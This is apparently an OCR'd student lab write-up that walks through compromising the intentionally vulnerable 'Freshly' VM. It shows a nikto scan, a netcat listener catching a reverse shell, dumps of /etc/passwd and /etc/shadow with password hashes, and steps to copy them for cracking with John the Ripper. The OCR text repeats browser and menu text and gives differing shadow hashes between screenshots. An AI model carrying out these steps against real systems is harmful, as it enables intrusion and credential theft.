

Kali Linux
Warning: Potential Secur
Old Candy Shop | Put son
Old Candy Shop | Put son
172.20
https://172.20.4.49/wordpress/wrong_page
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Old Candy Shop
Put some candy in your mouth...
Candy Goodness
Store
Not Fo
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nikto -host 172.20.4.49
[sudo] password for kali:
- Nikto v2.1.6
+ Target IP: 172.20.4.49
+ Target Hostname: 172.20.4.49
+ Target Port: 80
+ Start Time: 2022-06-06 18:28:59 (GMT10)
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8068 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2022-06-06 18:29:44 (GMT10) (45 seconds)
+ 1 host(s) tested
(kali㉿kali)-[~]
$ nc -l -p 4444
ifconfig
^C
(kali㉿kali)-[~]
$ nc -l -p 4444
^C
(kali㉿kali)-[~]
$ nc -l -p 4444
bash: cannot set terminal process group (12738): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$


We're in


Burp Suite Community E...
Nothing found for Wordp...
*~/Desktop/Lab_9.txt - ...
172.20.4.49 - Chromium
qterminal
10:04 PM
Kali Linux
Warning: Potential Secur
Old Candy Shop | Put son
Old Candy Shop | Put son
https://172.20.4.49/wordpress/wrong_page
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Old Candy Shop
Put some candy in your mouth...
Candy Goodness
Store
Not Found
kali@kali: ~
File Actions Edit View Help
wp-trackback.php
xmlrpc.php
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ cat license.txt
cat license.txt
WordPress - Web publishing software
Copyright 2014 by the contributors
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA
This program incorporates work covered by the following copyright and
permission notices:
b2 is (c) 2001, 2002 Michel Valdrighi - m@tidakada.com -
http://tidakada.com
Wherever third party code has been used, credit has been given in the code's
comments.
b2 is released under the GPL
and
WordPress - Web publishing software
Copyright 2003-2010 by the contributors
WordPress is released under the GPL
GNU GENERAL PUBLIC LICENSE
Version 2, June 1991
Copyright (C) 1989, 1991 Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
Preamble
The licenses for most software are designed to take away your
freedom to share and change it. By contrast, the GNU General Public
License is intended to guarantee your freedom to share and change free
software--to make sure the software is free for all its users. This
General Public License applies to most of the Free Software
Foundation's software and to any other program whose authors commit to
using it. (Some other Free Software Foundation software is covered by

The following activities goes back to the concepts of escalating privileges, explore system/Steal data in the network attack process covered in lecture 7 for 3809ICT,2022.

The steps “cat shadow” and “cat shadow” and using john the ripper are the same concepts as workshop 3. The passwords for root and candycane are stored as hash value digests. These passwords may be cracked depending on how strong they and their salt values are. Previously this concept was explored with the study of the network attack process after port scanning, in this workshop the second step is followed after a stored (persistent) attack is made.


Kali Linux
Warning: Potential Secur
Old Candy Shop | Put son
Old Candy Shop | Put son
https://172.20.4.49/wordpress/wrong_page
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Old Candy Shop
Put some candy in your mouth...
Candy Goodness
Store
Not Fo
kali@kali: ~
File Actions Edit View Help
WRITTEN OFFER
The source code for any program binaries or compressed scripts that are
included with WordPress can be freely obtained at the following URL:
https://wordpress.org/download/source/
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ ls
ls
index.php
license.txt
readme.html
sitemap.xml
sitemap.xml.gz
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ cd /etc
cd /etc
daemon@Freshly:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
YOU STOLE MY SECRET FILE!
SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
daemon@Freshly:/etc$


Kali Linux
Warning: Potential Secur
Old Candy Shop | Put son
Old Candy Shop | Put son
https://172.20.4.49/wordpress/wrong_page
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Old Candy Shop
Put some candy in your mouth...
Candy Goodness
Store
Not Fo
kali@kali: ~
File Actions Edit View Help
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
YOU STOLE MY SECRET FILE!
SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
daemon@Freshly:/etc$ ls shadow
ls shadow
shadow
daemon@Freshly:/etc$ cat shadow
cat shadow
root:$6$9n4JJPJ2$IWrpOoEMkQa4wiE2SpRm4kh9DJ57OUbyn2m1xcLOCoMDupAkxHkXycpYmM6uLUSDTp92TaS8jgICBnalvxcbx/:17481:0:99999:7:::
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:6/XzB.GUj$J9IduLjFSoTdkKM28ppWBB10ZANEobtaGHriZ59QUPbFJxOFosfs44gkerjbiHwHMGYQvEu2wfg3jrUIO7Gay0:16883:0:99999:7:::
mysql:!:16483:0:99999:7:::
candycane:6gfTgfe6A$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/:16483:0:99999:7:::
daemon@Freshly:/etc$

Step 4: Obtain username and password

However, we are not root yet, we are just a daemon process. You can use the command whoami to see

```
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@Freshly:/opt/wordpress-4.1-0/apps/wordpress/htdocs$
```

Nonetheless, we can dump the shadow file, which contains the hashed passwords on Freshly. Use the following command to see the content of the shadow file:

cat /etc/shadow

```
root:$6$If.Y9A3d$L1/qOTmhdbImaWb40Wit6A/wP5tY5Ia0LB9HvZvl1xAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvjl1gxtoR7/:16483:0:99999:7:::
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:$6$MuqQZq4i$t/lNztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/zUl0SFs825OM4MuCWlV7H/k2QCKiZ3zso.31Kk31:16483:0:99999:7:::
mysql:!:16483:0:99999:7:::
candycane:$6$gfTgfe6A$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/:16483:0:99999:7:::
# YOU STOLE MY PASSWORD FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

We can also see the content of the passwd file, which contains user account information.

cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
daemon@Freshly:/etc$ cat shadow
```

Create two local files called shadow.txt and passwd.txt (or any other name you like) and copy the content of the above to the two files respectively. I put the two files in the Desktop folder,

but you can put them anywhere. Open a terminal from the directory where shadow.txt and passwd.txt are located, and issue the following command:

